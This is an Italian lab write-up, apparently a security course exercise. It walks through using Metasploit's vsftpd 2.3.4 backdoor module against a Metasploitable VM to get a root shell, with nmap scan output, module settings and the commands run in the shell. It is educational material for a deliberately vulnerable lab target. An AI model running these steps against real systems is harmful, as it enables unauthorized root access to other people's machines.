# S7L1 Hacking con Metasploit

**Nell'esercizio di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.**

**Configuriamo l'indirizzo IP di metasploitable per far comunicare le macchine, facciamo partire un ping di controllo.**

**Facciamo paartire il servizio MSFconsole**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.60 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.984 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.448 ms
^C
── 192.168.1.149 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2019ms
rtt min/avg/max/mdev = 0.448/1.009/1.595/0.468 ms

┌──(kali㉿kali)-[~]
└─$
```

```
--- 192.168.1.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.837/1.192/1.523/0.280 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:740 (740.0 B)  TX bytes:12064 (11.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:235 errors:0 dropped:0 overruns:0 frame:0
          TX packets:235 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:74909 (73.1 KB)  TX bytes:74909 (73.1 KB)

msfadmin@metasploitable:~$ _
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018   ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ........................
       ffffffffffffffffffffffff
       ffffffff................
       ffffffffffffffffffffffff
       ffffffff................
       ffffffff................
       ffffffff................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Facciamo partire nmap e controlliamo i servizi attivi

Sulla porta 21/tcp è attivo il servizio in ascoltp 'ftp'

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 05:02 EST
Nmap scan report for 192.168.1.149
Host is up (0.019s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
```

Cerchiamo se esiste un exploit per il servizio 'vsftpd'

tra i risultati c'è un solo exploit per Unix per il servizio 'vsftpd'

Dalla descrizione sembra essere una backdoor.

Utilizziamo il comando 'use' per utilizzare l'exploit e poi

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Con 'show options' vediamo i parametri da configurare

Configuriamo 'RHOSTS' con l'indirizzo IP di metasploitable

Controlliamo che le impostazioni siano aggiornate

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Vediamo i payload disponibili e i parametri necessari per eseguirlo

Non c'è bisogno di alcun parametro quindi siamo pronti a lanciare l'attacco

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Utilizziamo il comando 'exploit', vediamo che è stata aperta una sessione

Ora abbiamo una shell sul sistema remoto, proviamo qualche comando

'ifconfig' ci conferma che siamo sulla macchina che ci interessa

e 'ls' ci mostra le directory presenti, andiamo a crearne una nuova.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
if[*] Command shell session 2 opened (192.168.1.150:40759 → 192.168.1.149:6200) at 2024-01-15 05:15:56 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1367 (1.3 KB)  TX bytes:6943 (6.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24574 (23.9 KB)  TX bytes:24574 (23.9 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Creiamo la nuova cartella 'test_metasploit'

con il comando 'mkdir' nella /root

andiamo successivamente a controllare se la cartella

è stata creata su metasploitable

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1367 (1.3 KB)  TX bytes:6943 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24574 (23.9 KB)  TX bytes:24574 (23.9 KB)

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```

Metas [In esecuzione] - Oracle VM VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

```
msfadmin@metasploitable:/root$ ls
Desktop  reset_logs.sh  test_metasploit  vnc.log
msfadmin@metasploitable:/root$
```

CTRL (DESTRA)

Utilizziamo il comando sudo halt

per terminare la sessione della nostra macchina

File Actions Edit View Help


```
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
pwd
/root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
sudo shutdown
shutdown: time expected
Try `shutdown --help' for more information.
sudo halt
[*] 192.168.1.149 - Command shell session 2 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
          RX bytes:31057 (30.3 KB)  TX bytes:31057 (30.3 KB)

msfadmin@metasploitable:/root$
Broadcast message from root@metasploitable
        (unknown) at 5:20 ...

The system is going down for halt NOW!
 * Stopping web server apache2                                    [ OK ]
 * Stopping Tomcat servlet engine tomcat5.5                       [ OK ]
Stopping Samba daemons: nmbd smbd.
not implemented
 * Stopping NFS common utilities                                  [ OK ]
 * Stopping Postfix Mail Transport Agent postfix                  [ OK ]
 * Stopping internet superserver xinetd                           [ OK ]
 * Stopping MySQL database server mysqld                          [ OK ]
 * Stopping PostgreSQL 8.3 database server                        [ OK ]
 * Saving the system clock
 * Stopping firewall: ufw...                                      [ OK ]
 * Stopping ftp server proftpd                                    [ OK ]
 * Unmounting any overflow tmpfs from /tmp...                     [ OK ]
 * Stopping NFS kernel daemon                                     [ OK ]
 * Unexporting directories for NFS kernel daemon...               [ OK ]
 * Stopping domain name service... bind                           [ OK ]
 * Terminating all remaining processes...                         [ OK ]
```

Exploit è un programma progettato per sfruttare le vulnerabilità in un sistema informatico o un servizio per ottenere un accesso non autorizzato a informazioni sensibili oppure al controllo del sistema che è stato violato.




Il termine "protocollo attaccato" in sicurezza informatica si riferisce al protocollo di comunicazione che può essere sfruttato da un aggressore per compromettere la sicurezza di un sistema. Gli attacchi possono mirare alle vulnerabilità presenti nel protocollo stesso, cercando di sfruttare debolezze o falle per ottenere accesso non autorizzato o compromettere la riservatezza dei dati. Questo può verificarsi a diversi livelli del protocollo, come la gestione della connessione di rete o la sicurezza dei dati. Un esempio è l'attacco alle vulnerabilità del protocollo SSL/TLS utilizzato per la comunicazione sicura su Internet.